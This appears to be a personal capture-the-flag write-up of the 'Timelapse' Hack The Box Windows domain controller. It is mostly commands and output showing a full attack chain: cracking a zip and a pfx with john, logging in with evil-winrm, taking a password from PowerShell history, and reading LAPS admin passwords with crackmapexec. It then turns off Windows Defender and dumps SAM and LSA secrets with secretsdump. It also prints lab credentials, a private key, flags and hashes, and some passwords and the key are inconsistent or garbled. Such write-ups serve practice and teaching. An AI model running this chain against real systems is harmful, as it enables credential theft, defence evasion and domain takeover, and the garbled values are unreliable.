



Path of Exploitation

Foothold: enumerate smb and find winrm_backup.zip. crack password and dump contents to discover pfx file crack pfx file to discover key and certificate
User: use evil winrm to login as user legacyy with pfx key and cert
root: find password in user console history and login as svc_deploy, use svc_deploy to read laps passwords, get administrator password and login as administrator.

Creds

Username	Password	Description
	supremelegacy	winrm_backup.zip
	thuglegacy	legacyy_dev_auth.pfx
legacyy		winrm
svc_deploy	E3R\$Q62*12p7PLIC%KWaxuA\	winrm (ssl)

Nmap

Port	Service	Description
53	domain	Simple DNS Plus
88	kerberos-sec	Microsoft Windows Kerberos (server time: 2022-05-24 10:12:16Z)
135	msrpc	Microsoft Windows RPC
139	netbios-ssn	Microsoft Windows netbios-ssn
389	ldap	Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
445	microsoft-ds?	
464	kpasswd5?	
593	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636	ldapsll?	
3268	ldap	Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
3269	globalcatLDAPssl?	
5986	ssl/http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389	mc-nmf	.NET Message Framing
49667	msrpc	Microsoft Windows RPC
49673	ncacn_http	Microsoft Windows RPC over HTTP 1.0
49674	msrpc	Microsoft Windows RPC
49696	msrpc	Microsoft Windows RPC
50695	msrpc	Microsoft Windows RPC

Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

```
# Nmap 7.92 scan initiated Mon May 23 22:10:15 2022 as: nmap -sC -sV -p- -oA nmap/Full -vvv 10.10.11.152
Nmap scan report for 10.10.11.152
Host is up, received echo-reply ttl 127 (0.056s latency).
Scanned at 2022-05-23 22:10:16 EDT for 211s
Not shown: 65517 filtered tcp ports (no-response)
PORT      STATE SERVICE      REASON      VERSION
53/tcp    open  domain       syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2022-05-24 10:12:16Z)
135/tcp    open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp    open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp    open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
445/tcp    open  microsoft-ds? syn-ack ttl 127
464/tcp    open  kpasswd5?    syn-ack ttl 127
593/tcp    open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp    open  ldapsll?     syn-ack ttl 127
3268/tcp   open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
3269/tcp   open  globalcatLDAPssl? syn-ack ttl 127
5986/tcp   open  ssl/http     syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
|_tls-alpn:
|_  http/1.1
|_  ssl-cert: Subject: commonName=dc01.timelapse.htb
|_  Issuer: commonName=dc01.timelapse.htb
|_  Public Key type: rsa
|_  Public Key bits: 2048
|_  Signature Algorithm: sha256WithRSAEncryption
|_  Not valid before: 2021-10-25T14:05:29
|_  Not valid after: 2022-10-25T14:25:29
|_  MD5: e233 a199 4504 0859 013f b9c5 e4fe 91c3
|_  SHA-1: 5861 acf7 76b8 783f d01e e25d fc7c 9952 a447 7652
|_  -----BEGIN CERTIFICATE-----
|_  MIIDCjCCAFkpwIBAgIQLRy/feXALoZCPZtUeyIc4DANBgkqhkiG9w0BAQsFADAd
|_  MRswGQYDVQQDDBJkYzAxLnRpbWVsYXBzZS5odG1whcNMjExMDI1MTQwNTI5WhcN
|_  MjExMDI1MTQwNTI5WjAdMRswGQYDVQQDDBJkYzAxLnRpbWVsYXBzZS5odG1wggE1
```



```

1.2.840.113556.1.4.802 - Range option - Control - MICROSOFT
1.2.840.113556.1.4.805 - Tree delete - Control - MICROSOFT
1.2.840.113556.1.4.841 - Directory synchronization - Control - MICROSOFT
1.2.840.113556.1.4.970 - Get stats - Control - MICROSOFT
2.16.840.1.113730.3.4.10 - Virtual List View Response - Control - IETF
2.16.840.1.113730.3.4.9 - Virtual List View Request - Control - IETF
Supported extensions:
1.2.840.113556.1.4.1781 - Fast concurrent bind - Extension - MICROSOFT
1.2.840.113556.1.4.2212 - Batch request - Extension - MICROSOFT
1.3.6.1.4.1.1466.101.119.1 - Dynamic Refresh - Extension - RFC2589
1.3.6.1.4.1.1466.20037 - StartTLS - Extension - RFC4511-RFC4513
1.3.6.1.4.1.4203.1.11.3 - Who am I - Extension - RFC4532
Supported features:
1.2.840.113556.1.4.1670 - Active directory V51 - Feature - MICROSOFT
1.2.840.113556.1.4.1791 - Active directory LDAP Integration - Feature - MICROSOFT
1.2.840.113556.1.4.1935 - Active directory V60 - Feature - MICROSOFT
1.2.840.113556.1.4.2080 - Active directory V61 R2 - Feature - MICROSOFT
1.2.840.113556.1.4.2237 - Active directory W8 - Feature - MICROSOFT
1.2.840.113556.1.4.800 - Active directory - Feature - MICROSOFT
Supported SASL mechanisms:
GSSAPI, GSS-SPNEGO, EXTERNAL, DIGEST-MD5
Schema entry:
CN=Aggregate,CN=Schema,CN=Configuration,DC=timelapse,DC=htb
Other:
domainFunctionality:
7
forestFunctionality:
7
domainControllerFunctionality:
7
rootDomainNamingContext:
DC=timelapse,DC=htb
ldapServiceName:
timeLapse.htb:dc01$@TIMELAPSE.HTB
isGlobalCatalogReady:
TRUE
supportedLDAPPolicies:
MaxPoolThreads
MaxPercentDirSyncRequests
MaxDatagramRecv
MaxReceiveBuffer
InitRecvTimeout
MaxConnections
MaxConnIdleTime
MaxPageSize
MaxBatchReturnMessages
MaxQueryDuration
MaxDirSyncDuration
MaxTempTableSize
MaxResultSetSize
MinResultSets
MaxResultSetsPerConn
MaxNotificationPerConn
MaxValRange
MaxValRangeTransitive
ThreadMemoryLimit
SystemMemoryLimitPercent
serverName:
CN=DC01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=timelapse,DC=htb
schemaNamingContext:
CN=Schema,CN=Configuration,DC=timelapse,DC=htb
isSynchronized:
TRUE
highestCommittedUSN:
131312
dsServiceName:
CN=NTDS Settings,CN=DC01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=timelapse,DC=htb
dnsHostName:
dc01.timelapse.htb
defaultNamingContext:
DC=timelapse,DC=htb
currentTime:
2022052010734.0Z
configurationNamingContext:
CN=Configuration,DC=timelapse,DC=htb

```

need creds..

SMB Enumeration

```

kali@kali:~$ smbclient -L //$IP -N

      Sharename      Type            Comment
      -----
      ADMIN$          Disk            Remote Admin
      C$               Disk            Default share
      IPC$             IPC             Remote IPC
      NETLOGON         Disk            Logon server share
      Shares           Disk
      SYSVOL           Disk            Logon server share

SMB1 disabled -- no workgroup available

```

get these files

```

kali@kali:~/smb$ ls
LAPS_Datasheet.docx  LAPS_OperationsGuide.docx  LAPS_TechnicalSpecification.docx  LAPS.x64.msi  winrm_backup.zip

```

winrm_backup.zip

```

kali@kali:~/smb/winrmzip$ unzip winrm_backup.zip
Archive:  winrm_backup.zip
[winrm_backup.zip] legacy_dev_auth.pfx password:
  skipping: legacy_dev_auth.pfx   incorrect password

```

ok need password..

zip2john

```

kali@kali:~/smb/winrmzip$ zip2john winrm_backup.zip > winrm_backup.hash

```

crack with john

```
kali@kali:~/smb/winrmzip$ john --wordlist=/usr/share/wordlists/rockyou.txt winrm_backup.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
supremelegacy (winrm_backup.zip/legacy_dev_auth.pfx)
1g 0:00:00:01 DONE (2022-05-24 08:56) 0.9523g/s 3304Kp/s 3304Kc/s surkrior..suppamas
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

supremelegacy ⇒ [00 - Loot > Creds](#)

unzip

```
kali@kali:~/smb/winrmzip$ unzip winrm_backup.zip
Archive: winrm_backup.zip
[winrm_backup.zip] legacy_dev_auth.pfx password:
inflating: legacy_dev_auth.pfx

kali@kali:~/smb/winrmzip$ ls
legacy_dev_auth.pfx winrm_backup.hash winrm_backup.zip
```

extract key and crt from pfx file with no luck then crack password

```
kali@kali:~/smb/winrmzip$ openssl pkcs12 -in legacy_dev_auth.pfx -nocerts -out legacy_dev_auth.key
Enter Import Password:
Mac verify error: invalid password?

kali@kali:~/smb/winrmzip$ openssl pkcs12 -in legacy_dev_auth.pfx -clcerts -nokeys -out legacy_dev_auth.crt
Enter Import Password:
Mac verify error: invalid password?

kali@kali:~/smb/winrmzip$ pfx2john
Usage: /usr/bin/pfx2john <.pfx file(s)>

kali@kali:~/smb/winrmzip$ pfx2john legacy_dev_auth.pfx > legacy_dev_auth.
legacy_dev_auth.crt legacy_dev_auth.key legacy_dev_auth.pfx

kali@kali:~/smb/winrmzip$ pfx2john legacy_dev_auth.pfx > legacy_dev_auth.hash

kali@kali:~/smb/winrmzip$ john --wordlist=/usr/share/wordlists/rockyou.txt legacy_dev_auth.hash
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 256/256 AVX2 8x])
Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
thuglegacy (legacy_dev_auth.pfx)
1g 0:00:01:49 DONE (2022-05-24 09:05) 0.009163g/s 29609p/s 29609c/s 29609C/s thuglife06..thug211
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```



thuglegacy ⇒ [00 - Loot > Creds](#)


repeat and we have decrypted rsa private key from

```
kali@kali:~/smb/winrmzip$ cat decrypted_legacy_dev_auth.key
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEApyVYHo2IWRx7i808j rWFxzoues0qHK/a3v0eGA7v+qhwWuDX/
MRT+iDTQZWFrWQryjPgkLB6b97aKcKUPmG6WQ7tCcob3zTU0V43RUFfZyIipK
MDreoBthfVtUyFReDwJxz5vmG08LG6EZGFfEDqcyIuJ TGYAwia4CElMzLB6k4cmx
Vv+zzpntVLOrYjdVxaD7tczTmG1C93bWmws13C80iUUYtYQfhrbasha3pmKyags
wkmLrvYxtkDYsiuSp0slUk fEhx1tq/ fJWynnoArfv4wGurtLfZbvi tzAtjWksz
qCIuRyZi5670a8ad7+mVy9CjwhcwzBKixSR8QIDAQABoIbAHNSmGHuSJCWOp7
k7cLk0YQXNGR2La/z7MDImZwamEc1nwGrcj+a8t1xwShXdFvYV8N7QUZFJDjs
yAFTCsZis4LivgXTCDS4wGT0LK/YzyRys3HqgdLEeyL0Xk/X5v41InWo9eloYnU
B06Gegn91QqkxmX/yocqLS9bVpyxjXcANGQWUWLEQTqhCBZqR27LmQnYrNtAr
87CwfkPCwpVc+F3Jj19UUXzX08SVtAKLPiRZAUBi80e/O/AQnYy+g2GIXUeJIi5c
S1W8L6z/uPHTrq0YMXWE0osi+FJLCH766rvGLHU8pCTLb+sFmsOccr/AN9Z5f4V
redLxEEcgYEA2HME12ns8MZ87vsywbXZzegyVbYREpVY6rLVG2pQCP4NjCrZC
pJA/aImQCurty8BpgwLk3B0A9Ie7cpMDfSUyYbL53IktXktwYglpJk5yhTPsD6
HV4tFuMCZN2E1jy1i609Smy6PuTsd1J3r7zW8iE0I7KGaBsSw2byxcCgYEAw4w0
2B0Pkt8G3PtdavTOYkUfWwV0m1GY2vc1XnFuRQx+Ik6Lo08atLmJy2dNZ1LMIope
d/uUXIeaKQ8xUmh3ktLz3/2P/051df0CG9wCAnEwg+GwJ4Gruc5UJjwF1I04b
6y796aF3sxbQLixASq1jsVkt+CXoCG2w9QX5kDcCgYBCWD7Y3eTZFnvFkaKq4ewh
bYvmtvSjda9XEVuU8M7rCsMfPmge6G7U8kh+LZ2x0wFYisnMmVRVDS6fmezBPwso
9HNLuUrL0tLb7yQ01aTx043N/NZHTe9cQRnA4URA9oVY/4QYpAs9qmJkd3hWEk60
aaNeR4AUrY1dk688pbmUQK8gC+7N08FTSbd4XRaYsa+GmaT74LBdyHvVTr3omQ
DIEEN1GvqtQuqQkmJFmMkCg2uG90o6mYtAeku9bp+b6LwJAHGmVZH/AKgHDJdK
hEE1Cumj3PC3wTAYiHueDdX15zniv8MOGRXyn0He6C8anEQA76dbLdsoUeZoazd
aX5fAoGBALCTY2/C3aEm5iWXPxf63NoBR5vJDJxZ3D0+dsARLW1K7RFWCpIVTI
epgMsCFFmML6ZmxwzDwyBqle2rdvL087vn4o1ZAK/nk2v0n6ixDmIFNHEoFrmSN
Ipt2m2w7RplubdLoGtPyIMPRM7qXPAOWmbyPhrB4ZtDmm+zxFpUW
-----END RSA PRIVATE KEY-----
```

ok.. interesting we don't have an ssh server tho. lets see what the other files are...
i installed the pfx into firefox.... also.. for client authentication of some sort.. where??

just gonna use online [docx to pdf](#) to open since i'm lazy... and don't wana move to windows or install anything to read them





ComputerName
win81x64 Search

Password
7c3XlgsE

Password expires
19.6.2015 18:06:52

New expiration time
19. June 2015 18:41:51 Set


Exit

You can also get the password using PowerShell.

```
Get-AdmPwdPassword -ComputerName <computername>
```


You can also get the password using PowerShell.

```
Get-AdmPwdPassword -ComputerName <computername>
```



ComputerName	DistinguishedName	Password	ExpirationTimestamp
81CLIENT	CN=81CLIENT,OU=Workstations,DC=contoso,DC=com	0bg/P;XraJ61	6/21/2014 11:02:0...

What happens if a user who hasn't been granted rights to see the local Administrators password tries to access it? If they were to gain access to the GUI interface the password won't be displayed.



tried - 08 - kerberos
tried - 09 - LDAP
and finally

login with evil-winrm

```
kali@kali:~$ evil-winrm -i $IP -u legacy -p 'thuglegacy' -s -c legacy_dev_auth.pem -k decrypted_legacy_dev_auth.key
```

Evil-WinRM shell v2.3

Warning: SSL enabled

Info: Establishing connection to remote endpoint

```
[0:31m*Evil-WinRM* [0m[0:1:33m PS [0mC:\Users\Legacy\Documents\whoami
timelapse\Legacy
```

User

user.txt

```
[0:31m*Evil-WinRM* [0m[0:1:33m PS [0mC:\Users\Legacy\Desktop> ls
```

Directory: C:\Users\legacy\Desktop

Mode	LastWriteTime	Length	Name
-a-r---	5/25/2022 11:20 PM	34	user.txt

```
[0:31m*Evil-WinRM*|0m|0:1:33m PS [0mC:\Users\legacyy\Desktop> type user.txt
341ae387169c55d98c2296b7ddc165a4
```

Enumeration

```
[0:31m*Evil-WinRM*|0m|0:1:33m PS [0mC:\Program Files> cd LAPS
[0:31m*Evil-WinRM*|0m|0:1:33m PS [0mC:\Program Files\LAPS> ls

Directory: C:\Program Files\LAPS

Mode                LastWriteTime         Length Name
----                -
d-----          10/25/2021   9:01 AM             CSE

[0:31m*Evil-WinRM*|0m|0:1:33m PS [0mC:\Program Files\LAPS> cd CSE
[0:31m*Evil-WinRM*|0m|0:1:33m PS [0mC:\Program Files\LAPS\CSE> ls

Directory: C:\Program Files\LAPS\CSE

Mode                LastWriteTime         Length Name
----                -
-a-----         5/5/2021    7:04 AM    184232 AdmPwd.dll

[0:31m*Evil-WinRM*|0m|0:1:33m PS [0mC:\Program Files\LAPS\CSE> download AdmPwd.dll
Info: Downloading C:\Program Files\LAPS\CSE\AdmPwd.dll to AdmPwd.dll

Info: Download successful!
```

```
LAPS Settings
If installed, local administrator password is changed frequently and is restricted by ACL
LAPS Enabled: 1
LAPS Admin Account Name:
LAPS Password Complexity: 4
LAPS Password Length: 24
LAPS Expiration Protection Enabled: 1

Module Logging Settings:
Scriptblock Logging Settings:
PS history file: C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
PS history size: 4348
```

```
[0:31m*Evil-WinRM*|0m|0:1:33m PS [0mC:\Users\legacyy> type C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62*12p7PLIC%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -uessl -
SessionOption $so -scriptblock (whoami)
get-aduser -filter * -properties *
exit
```

svc_deploy:E3R\$Q62*12p7PLIC%KWaxuaV

```
kali@kali:~$ evil-winrm -i $IP -u svc_deploy -p 'E3R$Q62*12p7PLIC%KWaxuaV' -S

Evil-WinRM shell v2.3

Warning: SSL enabled

Info: Establishing connection to remote endpoint

[0:31m*Evil-WinRM*|0m|0:1:33m PS [0mC:\Users\svc_deploy\Documents>
```

Svc_deploy

Enumeration

```
Users Information

Users
Check if you have some admin equivalent privileges https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#users-and-groups
[X] Exception: Object reference not set to an instance of an object.
Current user: svc_deploy
Current groups: Domain Users, Everyone, Builtin\Remote Management Users, Users, Builtin\Pre-Windows 2000 Compatible Access, Network, Authenticated Users, This Organization, LAPS_Readers, NTLM Authentication

Current Token privileges
Check if you can escalate privilege using some enabled token https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#token-manipulation
SeMachineAccountPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
SeChangeNotifyPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
SeIncreaseWorkingSetPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
```

```
[0:31m*Evil-WinRM*|0m|0:1:33m PS [0mC:\Users\svc_deploy> whoami /all

USER INFORMATION
-----

User Name                SID
=====
timelapse\svc_deploy S-1-5-21-671928749-559770252-3318998721-3183

GROUP INFORMATION
-----
```

Group Name	Type	SID	Attributes
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users	Alias	S-1-5-32-580	Mandatory group, Enabled by default, Enabled group
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access	Alias	S-1-5-32-554	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK	Well-known group	S-1-5-2	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group, Enabled by default, Enabled group
TIMELAPSE\LAPS_Readers	Group	S-1-5-21-671920749-559770252-3318990721-2601	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication	Well-known group	S-1-5-64-10	Mandatory group, Enabled by default, Enabled group

laps_readers.. hmm..

laps

```
kalì@kali:~/www$ crackmapexec ldap $IP -u svc_deploy -p 'E3R$Q62^12p7PLC%KWaxuaV' -kdcHost $IP -M laps
[*] Failed loading module at /usr/lib/python3/dist-packages/cme/modules/slinky.py: No module named 'pylink3'
LDAP      10.10.11.152    389    DC01      [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:timelapse.htb) (signing:True) (SMBv1:False)
LDAP      10.10.11.152    389    DC01      [*] timelapse.htb\svc_deploy:E3R$Q62^12p7PLC%KWaxuaV
LAPS      10.10.11.152    389    DC01      [*] Getting LAPS Passwords
LAPS      10.10.11.152    389    DC01      Computer: DC01$          Password: rQ/ÿ8un+Ir%$|Biq+bQHT[
```

Administrator

whoami

```
kalì@kali:~$ evil-winrm -i $IP -u administrator -p 'rQ/ÿ8un+Ir%$|Biq+bQHT[' -S

Evil-WinRM shell v2.3

Warning: SSL enabled

Info: Establishing connection to remote endpoint

[0:31m*Evil-WinRM* [0m[0:1;33m PS [0mC:\Users\Administrator\Documents> whoami
timelapse\administrator
```

root.txt

```
[0:31m*Evil-WinRM* [0m[0:1;33m PS [0mC:\Users\TRX\Desktop> ls

Directory: C:\Users\TRX\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar---             5/26/2022   5:19 AM             34 root.txt

[0:31m*Evil-WinRM* [0m[0:1;33m PS [0mC:\Users\TRX\Desktop> type root.txt
9457274184faca81239b8d76ee83fa13
```

turn off windows defender

```
Set-MpPreference -DisableRealtimeMonitoring $true

sc config WinDefend start= disabled
sc stop WinDefend
```

hashes

```
kalì@kali:~/ntdsdump$ secretsdump.py timelapse.htb/administrator:'1ld9Z$5Fe-#5$)N1h0/%i;j2I'@$IP
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xd88b7b8c98a711544956c8ac71fbc251
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:6b16cb063fdadb773ba256dd72a14b7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
TIMELAPSE\DC01$:aes256-cts-hmac-sha1-96:c195ef5b3b4c29317d86e85bf4fcd767f9cdb0772c3924a17921257db318b762
TIMELAPSE\DC01$:aes128-cts-hmac-sha1-96:ccd3a11e26ec48f2c4e9176e468a206
TIMELAPSE\DC01$:des-cbc-md5:ad19dcd16f47f5e
